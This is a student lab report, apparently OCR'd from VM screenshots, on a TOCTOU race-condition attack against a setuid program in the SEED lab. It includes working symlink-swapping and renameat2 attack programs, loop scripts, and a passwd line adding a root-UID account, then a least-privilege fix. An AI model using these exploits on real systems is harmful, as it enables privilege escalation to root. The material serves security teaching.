17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19 systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
20 systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
21 systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
22 messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
23 syslog:x:104:110::/home/syslog:/usr/sbin/nologin
24 apt:x:105:65534::/nonexistent:/usr/sbin/nologin
25 tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
26 uuidd:x:107:114::/run/uuidd:/usr/sbin/nologin
27 tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin
28 avahi-autoipd:x:109:116:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
29 usbmux:x:110:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
30 rtkit:x:111:117:RealtimeKit,,,:/proc:/usr/sbin/nologin
31 dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
32 cups-pk-helper:x:113:120:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
33 speech-dispatcher:x:114:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
34 avahi:x:115:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
35 kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/usr/sbin/nologin
36 saned:x:117:123::/var/lib/saned:/usr/sbin/nologin
37 nm-openvpn:x:118:124:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
38 hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
39 whoopsie:x:120:125::/nonexistent:/bin/false
40 colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
41 geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin
42 pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
43 gnome-initial-setup:x:124:65534::/run/gnome-initial-setup/:/bin/false
44 gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
45 seed:x:1000:1000:SEED,,,:/home/seed:/bin/bash
46 systemd-coredump:x:999:999:systemd Core Dumper,,,:/usr/sbin/nologin
47 telnetd:x:126:134::/nonexistent:/usr/sbin/nologin
48 ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
49 sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
50 vboxadd:x:998:1::/var/run/vboxadd:/bin/false
51 root:x:997:0::/root:/bin/bash
52
53 #
54 #
Show Applications
```

Plain Text Tab Width: 8 Ln 48, Col 1 INS

// after pointing /tmp/XYZ to /etc/passwd. I opened /etc/passwd and I can see that some lines are added to the passwd file.

```

$ Authentication failure
* [10/21/23] seed@VM:~/.../lab6_1$ ll -l etc/passwd
ls: cannot access 'etc/passwd': No such file or directory
● [10/21/23] seed@VM:~/.../lab6_1$ ll -l /etc/passwd
-rw-r--r-- 1 root root 3008 Oct 21 22:34 /etc/passwd
○ [10/21/23] seed@VM:~/.../lab6_1$ 
```

Ln 17, Col 9 Spaces: 4 UTF-8 CRLF C Left #

// after finishing the attack, I checked the last modified time for /etc/passwd file. It was 22:34 which means the /etc/passwd file was modified.

Overall 4.1 Task A Simulating a slow machine

I linked /tmp/XYZ symbolic link to point to /dev/null and checked /tmp/XYZ symbolic link pointer. I compiled the vulp.c file and changed owner root and set-did. I compiled ./vulp and within 10 seconds (between access() and open()) I changed /tmp/XYZ symbolic link to points to /etc/passwd file. and checked whether /etc/passwd files were modified. It was modified since there were new lines in /etc/passwd and modified time were updated (we can check this by typing ll -l /etc/passwd)

4.2 Task 2.B: The Real Attack

I compiled attack_program and ran the targetprocess.sh in parallel to see whether I could attack.

passwd_input - lab6_1 - Visual Studio Code

Go Run Terminal Help

C vulp.c \$ target_process.sh \$ passwd_input X

```
$ passwd_input
1 #!/bin/sh
2
3 while :
4 do
5     ./vulp < passwd_input
6 done
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

// add passwd_input screenshot

I wasn't able to succeed at launching an attack and changing the/ etc/passwd file so I created "passwd_input" which makes a vulnerable program (../vulp) run infinitely in while loop and contains strings into the passwd_input.

SEED_20.04 [Running]

Oct 21 11:41 •

attck_program.c - lab6_1 - Visual Studio Code

Edit Selection View Go Run Terminal Help

EXPLORER ...

LAB6_1

- attack_program
- C attck_program.c
- J lab06-race-condition...
- \$ passwd_input
- README.md
- \$ target_process.sh
- E vulp
- C vulp.c

C vulp.c \$ target_process.sh \$ passwd_input C attck_program.c x

```
// create attack program.c (used lectur slide as resource)
#include <unistd.h>

int main(){
    while(1){
        //delete old link
        unlink("/tmp/XYZ");
        symlink("/dev/null", "/tmp/XYZ"); // create symbolic link from /tmp/XYZ to /etc/passwd
        usleep(10000);

        unlink("/tmp/XYZ");
        // create symbolic link from tmp/XYZ to file that we want to attack.
        symlink("/etc/passwd", "/tmp/XYZ");
        usleep(10000);
    }
    return 0;
}
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

- fs.protected_regular = 0
- [10/21/23]seed@VM:~/.../lab6_1\$ gcc vulp.c -o vulp
- [10/21/23]seed@VM:~/.../lab6_1\$ sudo chown root vulp
- [10/21/23]seed@VM:~/.../lab6_1\$ sudo chmod 4755 vulp
- [10/21/23]seed@VM:~/.../lab6_1\$ gcc attck_program.c -o attack_program
- [10/21/23]seed@VM:~/.../lab6_1\$./attack_program
- [10/21/23]seed@VM:~/.../lab6_1\$ STOP... The passwd file has been changed

/ ./attack_program
L bash

OUTLINE
TIMELINE

Ln 14, Col 19 Spaces: 4 UTF-8 LF C

Left

```
// add attack_program.c
// I also created attack_program.c file that launches attack by unlink(/tmp/XYZ) and
// create symbolic link to the /dev/null which is file that anybody can write and then I
// unlinked(/tmp/XYZ) and create symbolic link to the file that I want to attack/ modify
// which was /etc/passwd. Also I added sleep ex) usleep(10000) which makes the process
// to sleep for certain amount of time.
```

```
$ target_process.sh
1 #!/bin/bash
2 |
3 CHECK_FILE="ls -l /etc/passwd"
4 old=$(CHECK_FILE)
5 new=$(CHECK_FILE)
6
7 while [ "$old" == "$new" ]
8 do
9   # echo "hello" | ./vulp
10  ./vulp < passwd_input # ask vulp to get input from this file
11  | new=$(CHECK_FILE)
12 done
13 echo "STOP... The passwd file has been changed"
14
15
16
```

Output (Ctrl+K Ctrl+H)

// add screenshot of target_process.sh

// Lastly I added one line in the target_process.sh. Which was “ ./vulp < passwd_input
So this line can run the vulnerable program.

// Waiting for target_process side terminal to print out “STOP ... The passwd file has been changed.”

```
15
16

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS + v ... ^ x
fs.protected_regular = 0
● [10/21/23]seed@VM:~/.../lab6_1$ gcc vulp.c      No permission
-o vulp
● [10/21/23]seed@VM:~/.../lab6_1$ sudo chown      No permission
root vulp
● [10/21/23]seed@VM:~/.../lab6_1$ sudo chmod      No permission
4755 vulp
● [10/21/23]seed@VM:~/.../lab6_1$ gcc attck_      No permission
program.c -o attack_program
● [10/21/23]seed@VM:~/.../lab6_1$ ./attack_p      No permission
rogram
○ [10/21/23]seed@VM:~/.../lab6_1$ ..//attack_p      No permission
rogram
○ [10/21/23]seed@VM:~/.../lab6_1$ STOP... The passwd file has been changed
○ [10/21/23]seed@VM:~/.../lab6_1$ Ln 16, Col 1 Spaces: 2 UTF-8 LF Shell Script Q
./attack_...  
bash
```

And then I compiled `attck_program.c` file and created separate two terminals so that I could run `./attack` program and bash target `process.sh` in parallel.

Once, /etc/passwd modified, the terminal that I runed bash taraget_process.sh will stop and print out that passwd file has been changed. We can see that /etc/passwd file has been changed.

```
18    }

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS + ⌂ ... ^ X

fs.protected_regular = 0
● [10/21/23] seed@VM:~/.../lab6_1$ gcc vulp.c
-o vulp
● [10/21/23] seed@VM:~/.../lab6_1$ sudo chown
root vulp
● [10/21/23] seed@VM:~/.../lab6_1$ sudo chmod
4755 vulp
● [10/21/23] seed@VM:~/.../lab6_1$ gcc attck_
program.c -o attack_program
● [10/21/23] seed@VM:~/.../lab6_1$ ./attack_p_
rogram
No permission
STOP... The passwd file has been changed
● [10/21/23] seed@VM:~/.../lab6_1$ ls -l /e
tc/passwd
-rw-r--r-- 1 root root 2933 Oct 21 11:33
/etc/passwd
○ [10/21/23] seed@VM:~/.../lab6_1$ █

Ln 14, Col 19 Spaces: 4 UTF-8 LF C Q
```

// I used ls -l /etc/passwd to see whether it was actually modified. It shows that 11:33 Am /etc/passwd was modified.

attck_program.c - lab6_1 - Visual Studio

Run Terminal Help

\$ target_process.sh passwd_input attck_program.c

```
1 // create attack_program.c (used lectur slide as resource)
2 #include <unistd.h>
3
4 int main(){
5     while(1){
6         //delete old link
7         unlink("/tmp/XYZ");
8         symlink("/dev/null", "/tmp/XYZ"); // create symbolic link from /tmp/X
9         usleep(10000);
10
11        unlink("/tmp/XYZ");
12        // create symbolic link from tmp/XYZ to file that we want to attack.
13        symlink("/etc/passwd", "/tmp/XYZ");
14        usleep(10000);
15    }
16    return 0;
17 }
18 }
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

[10/21/23]seed@VM:~/.../lab6_1\$ gcc attck_progr am.c -o attack_program

[10/21/23]seed@VM:~/.../lab6_1\$./attack_program

No permission
STOP... The passwd file has been changed

o [10/21/23]seed@VM:~/.../lab6_1\$
o [10/21/23]seed@VM:~/.../lab6_1\$
o [10/21/23]seed@VM:~/.../lab6_1\$
o [10/21/23]seed@VM:~/.../lab6_1\$

Ln 8, Col 53 Spaces: 4

Left %


// additional attack output screenshot.

```
8 }
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS + v ... ^ x

```
0/21/23]seed@VM:~/.../lab6_1$ gcc attack_program.c -o attack_program
0/21/23]seed@VM:~/.../lab6_1$ ./attack_program
[10/21/23]seed@VM:~/.../lab6_1$ su test
Password:
test@VM:/home/seed/Desktop/ICSI424/lab6_1# whoami
whoami
whowhoami: command not found
test@VM:/home/seed/Desktop/ICSI424/lab6_1# whoami
test
test@VM:/home/seed/Desktop/ICSI424/lab6_1# id
uid=0(test) gid=0(root) groups=0(root)
test@VM:/home/seed/Desktop/ICSI424/lab6_1#
```

Ln 8, Col 53 Spaces: 4




// This shows that after launching an attack, test user able to get into root.

```
12 // create symbolic link from tmp/XYZ to file that we want to attack.
13 symlink("/etc/passwd", "/tmp/XYZ");
14 usleep(10000);
15 }
16 return 0;
17
18 }
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS + v ... ^ x

```
10/21/23]seed@VM:~/.../lab6_1$ gcc attack_program.c -o attack_program
10/21/23]seed@VM:~/.../lab6_1$ ./attack_program
[10/21/23]seed@VM:~/.../lab6_1$ cat /etc/passwd |grep test
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
[10/21/23]seed@VM:~/.../lab6_1$ su test
Password:
test@VM:/home/seed/Desktop/ICSI424/lab6_1# whoami
whoami
whowhoami: command not found
test@VM:/home/seed/Desktop/ICSI424/lab6_1# whoami
test
test@VM:/home/seed/Desktop/ICSI424/lab6_1# id
uid=0(test) gid=0(root) groups=0(root)
test@VM:/home/seed/Desktop/ICSI424/lab6_1#
```

Ln 8, Col 53 Spaces: 4



4.3 Task 2.C: An Improved Attack Method

I created attack2_program.c. This program unset symbolic links to /tmp/XYZ and /tmp/ABC. Andthen it sets symbolic link form /tmp/XYZ to /dev/null. And then I set a symbolic link to point form /tmp/ABC to /etc/passwd. Since system calls do not automatically switch those symbolic links, we use renameat2() to switch those. By using renameat2() we can prevent our program from being race conditioned because of unlink() and symlink().

I compiled attack2_program and ran./attack2 with bash target_process.sh. Compared to previous attack, I was not able to get the message that files were changed.

The screenshot shows the Visual Studio Code interface. The top tab bar shows "attack2_program.c - lab6_1 - Visual Studio Code". Below the tabs, there are several open files: target_process.sh, passwd_input, attack_program.c (the current active file), attack2_program.c, vulp.c, and another unnamed file. The attack2_program.c file contains C code for performing a race-condition exploit using RENAME_EXCHANGE flags. The bottom part of the interface shows a terminal window with a history of commands run by the user "seed@VM:~/.../lab6_1\$". The terminal output includes:

```
[10/21/23]seed@VM:~/.../lab6_1$ sudo sysctl fs.protected_regular=0
fs.protected_regular=0
[10/21/23]seed@VM:~/.../lab6_1$ gcc vulp.c -o vulp
[10/21/23]seed@VM:~/.../lab6_1$ sudo chown root vulp
[10/21/23]seed@VM:~/.../lab6_1$ sudo chmod 4755 vulp
[10/21/23]seed@VM:~/.../lab6_1$ gcc attack2_program.c -o attack2
[10/21/23]seed@VM:~/.../Lab6_1$ ./attack2
[10/21/23]seed@VM:~/.../lab6_1$ 
```

The terminal also shows a list of files with "No permission" status, indicating the exploit was successful.

```
Oct 22 09:27 • attack2_program.c - lab6_2 - Visual Studio Code
Run Terminal Help
C vulp.c C attack2_program.c X
C attack2_program.c
1 #define _GNU_SOURCE
2 #include <stdio.h>
3 #include <unistd.h>
4
5 // copy following program from lab instruction to launch 4.3 Task2.c At
6 int main()
7 {
8     unsigned int flags = RENAME_EXCHANGE;
9     // first makes two symbolic links /tmp/XYZ and /tmp/ABC,
10    unlink("/tmp/XYZ"); symlink("/dev/null", "/tmp/XYZ");
11    unlink("/tmp/ABC"); symlink("/etc/passwd", "/tmp/ABC");
12
13    // then using the renameat2 system call to atomically switch them
14    renameat2(0, "/tmp/XYZ", 0, "/tmp/ABC", flags);
15
16    // This allows us to change what /tmp/XYZ points to without introducing
17
18    return 0; }
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

- [10/22/23] seed@VM:~/.../lab6_2\$ sudo sysctl fs.protected_regular=0
fs.protected_regular = 0
- [10/22/23] seed@VM:~/.../lab6_2\$ gcc vulp.c -o vulp
- [10/22/23] seed@VM:~/.../lab6_2\$ sudo chown root vulp
- [10/22/23] seed@VM:~/.../lab6_2\$ sudo chmod 4755 vulp
- [10/22/23] seed@VM:~/.../lab6_2\$ ln -sf /dev/null /tmp/XYZ
- [10/22/23] seed@VM:~/.../lab6_2\$ ls -ld /tmp/XYZ
lrwxrwxrwx 1 seed seed 9 Oct 22 09:25 /tmp/XYZ -> /dev/null
- [10/22/23] seed@VM:~/.../lab6_2\$ ln -sf /etc/passwd /tmp/ABC
- [10/22/23] seed@VM:~/.../lab6_2\$ ls -ld /tmp/ABC
lrwxrwxrwx 1 seed seed 11 Oct 22 09:25 /tmp/ABC -> /etc/passwd
- [10/22/23] seed@VM:~/.../lab6_2\$ gcc attack2_program.c -o attack_program
- [10/22/23] seed@VM:~/.../lab6_2\$

Ln 18, Col 12 Spaces: 2 UTF-8 LF C ⚡

// compile vulp.c set owner to root and setuid privilege

Create symbolic link of /tmp/XYZ to point /dev/null (which every one or anybody can write down) and check symbolic link of /tmp/XYZ file by typing “ ln -l /tmp/XYZ”

Create symbolic link of /tmp/ABC to points to /etc/passwd and check /tmp/ABC files symbolic link and wec can see that /tmp/ABC is pointing to /etc/passwd with symbolic

link. Compile attack2_program which has renameat that automatically switches above two symbolic links. (ex) /tmp/XYZ and /tmp/ABC)

The screenshot shows the Visual Studio Code interface with the following details:

- Title Bar:** SEED_20.04 [Running]
- File Explorer:** Shows files: vulp.c, attack2_program.c (selected), target_process.sh.
- Code Editor:** Displays the content of attack2_program.c. The code uses the renameat system call to atomically switch between two symbolic links, /tmp/XYZ and /tmp/ABC.
- Terminal:** Shows the following command-line session:

```
[10/22/23] seed@VM:~/.../lab6_2$ ln -sf /etc/passwd /tmp/ABC
[10/22/23] seed@VM:~/.../lab6_2$ ll /etc/passwd
-rw-r--r-- 1 root root 3008 Oct 21 22:34 /etc/passwd
asswd
[10/22/23] seed@VM:~/.../lab6_2$ ll /tmp/ABC
lrwxrwxrwx 1 seed seed 11 Oct 22 09:45 /tmp/ABC
-> /etc/passwd
[10/22/23] seed@VM:~/.../lab6_2$ gcc attack2_program.c -o attack_program
[10/22/23] seed@VM:~/.../lab6_2$ ./attack_program
```
- Output:** Shows the results of the command execution. It includes a warning about permission and a note that the passwd file has been changed.
- Status Bar:** Shows the current line (Ln 16, Col 1), spaces (Spaces: 2), encoding (UTF-8), and other status indicators.

// used attack2_program.c and created symbolic links and launched parallel attack.

```

Oct 22 10:32 •
attack2_program.c - lab6_2 - Visual Studio Code
Run Terminal Help
C vulp.c C attack2_program.c $ target_process.sh
C attack2_program.c
1 #define _GNU_SOURCE
2 #include <stdio.h>
3 #include <unistd.h>
4
5 // copy following program from lab instruction to launch 4.3 Task2.c Attack.
6 int main()
{
7     unsigned int flags = RENAME_EXCHANGE;
8     while(1){
9         // first makes two symbolic links /tmp/XYZ and /tmp/ABC,
10        unlink("/tmp/XYZ"); symlink("/dev/null", "/tmp/XYZ");
11        unlink("/tmp/ABC"); symlink("/etc/passwd", "/tmp/ABC");
12
13    // then using the renameat2 system call to atomically switch them
14    renameat2(0, "/tmp/XYZ", 0, "/tmp/ABC", flags);
15
16    // This allows us to change what /tmp/XYZ points to without introducing any race cond
17
18
19
20 }
21
22 return 0;
23 }

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS
bash + × ... ^ ×
(gedit:4618): Tepl-WARNING **: 10:31:20.603: GVfs metadata is not supported. Fallback to TeplMetadataManager.
Either GVfs is not correctly installed or GVfs metadata are not supported on this platform. In the latter case, you should configure Tepl with --disable-gvfs-metadata.
root@VM:/home/seed/Desktop/ICSI424/lab6_2# cat /etc/passwd | grep test
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
root@VM:/home/seed/Desktop/ICSI424/lab6_2# su test
test@VM:/home/seed/Desktop/ICSI424/lab6_2# exit
exit
root@VM:/home/seed/Desktop/ICSI424/lab6_2# exit
exit
[10/22/23]seed@VM:~/.../lab6_2$ su test
Password:
test@VM:/home/seed/Desktop/ICSI424/lab6_2# 
Ln 17, Col 65 Spaces: 2 UTF-8 LF C

```

5 Task 3: Countermeasures

5.1 Task 3.A: Applying the Principle of Least Privilege

We can use set-uid system call to temporarily disable the root privilege, and later enable it if necessary. Please use this approach to fix the vulnerability in the program, and then

repeat your attack. Will you be able to succeed? Please report your observations and provide an explanation.

To enforce the principle of least privilege, remove permissions if the user does not need them. And after using the permission, if the user doesn't need to have the permission, then just delete it. This allows the user to grant minimal permissions whenever necessary. Therefore, I will set effective user id to be the same as real user id (EUID = RUID) before access() and then once we are done with our task, I will make SETUID root owned program.

The screenshot shows a Visual Studio Code interface. The top bar displays "SEED_20.04 [Running]" and the date "Oct 22 11:24". The title bar says "attack2_program.c - lab6_2 - Visual Studio Code". The menu bar includes "Edit Selection View Go Run Terminal Help". The left sidebar shows "target_process.sh" and "attack2_program.c" (the current file). The main editor area contains the following C code:

```
#define _GNU_SOURCE
#include <stdio.h>
#include <unistd.h>

// copy following program from lab instruction to launch 4.3 Task2.c Attack.
int main()
{
    unsigned int flags = RENAME_EXCHANGE;
    while(1){
        // first makes two symbolic links /tmp/XYZ and /tmp/ABC,
        unlink("/tmp/XYZ"); symlink("//dev/null", "/tmp/XYZ");
        unlink("/tmp/ABC"); symlink("//etc/passwd", "/tmp/ABC");

        // then using the renameat2 system call to atomically switch them
        renameat2(0, "/tmp/XYZ", 0, "/tmp/ABC", flags);

        // This allows us to change what /tmp/XYZ points to without introducing any race conditions
    }
    return 0;
}
```

The terminal tab at the bottom shows the following output:

```
passwd /tmp/ABC
[10/22/23]seed@VM:~/.../lab6_2$ ll /tmp/ABC
lrwxrwxrwx 1 seed seed 11 Oct 22 11:21 /tmp/ABC
  ABC -> /etc/passwd
[10/22/23]seed@VM:~/.../lab6_2$ ll vulp
-rwsr-xr-x 1 root seed 17232 Oct 22 11:19 vulp
[10/22/23]seed@VM:~/.../lab6_2$ gcc attack2_
program.c -o attack
[10/22/23]seed@VM:~/.../lab6_2$ ./attack
bash: ./attack: No such file or directory
[10/22/23]seed@VM:~/.../lab6_2$ ./attack
```

The terminal also lists several errors indicating "No permission" or "Open failed: Permission denied". The status bar at the bottom right shows "Ln 20, Col 3 Spaces: 3 UTF-8 CRLF".

```
// Output shows that we won't be able to attack and modify /etc/passwd because of the least privilege principle.
```

```
// with dropping privilege before entering access() and fopen() we won't be able to attack. I was only able to get open and failed with no permission.
```

```
// code for vulp.c
```

The screenshot shows a Visual Studio Code interface with the title bar "SEED_20.04 [Running]" and the date/time "Oct 22 11:30". The window title is "vulp.c - lab6_2 - Visual Studio Code". The editor tab bar shows three files: "target_process.sh", "attack2_program.c", and "C vulp.c". The "vulp.c" file is open and contains C code. The terminal tab at the bottom shows a series of terminal commands and their outputs, demonstrating the program's behavior.

```
C vulp.c
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <string.h>
4 #include <unistd.h>
5
6 int main()
7 {
8     char* fn = "/tmp/XYZ";
9     char buffer[60];
10    FILE* fp;
11
12    // task5 setuid least privilege
13    uid_t realUID = getuid();
14    uid_t effUID = geteuid();
15
16    /* get user input */
17    scanf("%50s", buffer);
18    // right before opening the file, program should drop set uid previlage by setting euid = ruid.
19    //euid = ruid.
20    setuid(realUID); // set with real user id - least previlage. - disable root previlage.
21
22    if (!access(fn, W_OK)) { // check access permission.
23        // add sleep for 4 task2 : launching race condition attack
24        //sleep(10);
25    }
26 }
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

```
[10/22/23]seed@VM:~/.../lab6_2$ sudo chown root vulp
[10/22/23]seed@VM:~/.../lab6_2$ sudo chmod 4755 vulp
[10/22/23]seed@VM:~/.../lab6_2$ ln -sf /dev/null /tmp/XYZ
[10/22/23]seed@VM:~/.../lab6_2$ ls -ld /tmp/XYZ
lrwxrwxrwx 1 seed seed 9 Oct 22 11:26 /tmp/XYZ -> /dev/null
[10/22/23]seed@VM:~/.../lab6_2$ ln -sf /etc/passwd /tmp/ABC
[10/22/23]seed@VM:~/.../lab6_2$ ls -ld /tmp/ABC
lrwxrwxrwx 1 seed seed 11 Oct 22 11:26 /tmp/ABC -> /etc/passwd
[10/22/23]seed@VM:~/.../lab6_2$ ll vulp
-rwsr-xr-x 1 root seed 17232 Oct 22 11:26 vulp
[10/22/23]seed@VM:~/.../lab6_2$ gcc attack2_program.c -o attack
[10/22/23]seed@VM:~/.../lab6_2$ ./attack
```

Ln 26, Col 19 Spaces: 4 UTF-8 CRLF C Q

```
// This screenshot shows how I demonstrated the principle of least privilege. I studied this through lecture ppt. Line 20 : setuid(realUID) will set EUID = RUID and drop unnecessary privilege.
```

SEED_20.04 [Running]

Visual Studio Code Oct 22 11:31

vulp.c - lab6_2 - Visual Studio Code

File Edit Selection View Go Run Terminal Help

\$ target_process.sh C attack2_program.c C vulp.c

C vulp.c

```
17     scanf("%50s", buffer);
18     // right before opening the file, program should drop set uid previlage by setting euid = ruid.
19     //setuid(realUID); // set with real user id - least previlage. - disable root previlage.
20
21     if (!access(fn, W_OK)) { // check access permission.
22         // add sleep for 4 task2 : launching race condition attack
23         //sleep(10);
24         fp = fopen(fn, "a+");
25         if (!fp) {
26             perror("Open failed");
27             exit(1);
28         }
29         fwrite("\n", sizeof(char), 1, fp);
30         fwrite(buffer, sizeof(char), strlen(buffer), fp);
31         fclose(fp);
32     } else {
33         printf("No permission \n");
34         setuid(effUID); // set with effective user id
35         // restore previlage by setting euid = root.
36     }
37
38
39     return 0;
40 }
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

/attack

- [10/22/23]seed@VM:~/.../lab6_2\$ sudo chown root vulp
- [10/22/23]seed@VM:~/.../lab6_2\$ sudo chmod 4755 vulp
- [10/22/23]seed@VM:~/.../lab6_2\$ ln -sf /dev/null /tmp/XYZ
- [10/22/23]seed@VM:~/.../lab6_2\$ ls -ld /tmp/XYZ
lrwxrwxrwx 1 seed seed 9 Oct 22 11:26 /tmp/XYZ -> /dev/null
- [10/22/23]seed@VM:~/.../lab6_2\$ ln -sf /etc/passwd /tmp/ABC
- [10/22/23]seed@VM:~/.../lab6_2\$ ls -ld /tmp/ABC
lrwxrwxrwx 1 seed seed 11 Oct 22 11:26 /tmp/ABC -> /etc/passwd
- [10/22/23]seed@VM:~/.../lab6_2\$ ll vulp
-rwsr-xr-x 1 root seed 17232 Oct 22 11:26 vulp
- [10/22/23]seed@VM:~/.../lab6_2\$ gcc attack2_program.c -o attack
- [10/22/23]seed@VM:~/.../lab6_2\$./attack

